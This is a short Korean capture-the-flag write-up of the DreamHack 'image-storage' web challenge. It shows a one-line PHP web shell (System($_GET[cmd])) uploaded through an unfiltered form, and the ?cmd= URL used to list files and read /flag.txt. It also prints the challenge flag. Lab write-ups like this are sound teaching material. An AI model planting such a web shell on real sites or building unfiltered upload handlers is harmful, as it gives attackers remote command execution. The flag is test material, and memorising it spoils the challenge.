
# DreamHack image-storage 문제


2021-09-05




사이트를 보면 업로드 기능이 있다. 이 사이트는 php로 이루어져 있기 때문에 php로 이루어진 웹쉘을 업로드한다면 정상적으로 동작할 것이라 생각했기 때문에 웹쉘을 업로드해봤다.

```php
<?php System($_GET[cmd]);?>
```

이는 웹쉘의 코드이다.




업로드 후 업로드한 파일인 asdf.php로 접속하면 아무것도 나오지 않는다. 이는 cmd인자에 아무것도 넣지 않아 명령어가 없어서 그렇고 ?cmd=(리눅스명령어) 를 붙어주면

```
README.md app.py asdf.php index.html
```

이와 같이 ls 명령어가 잘 실행된 것으로 보인다.

이를 이용해 /flag.txt를 읽어보면

http://host1.dreamhack.games:15053/uploads/asdf.php?cmd=cat%20/flag.txt 로 쓸 수 있고

```
DH{c29f44ea17b29d8b76001f32e8997bab}
```

Flag를 확인할 수 있다. php파일의 업로드 필터링이 없어서 생긴 문제이다.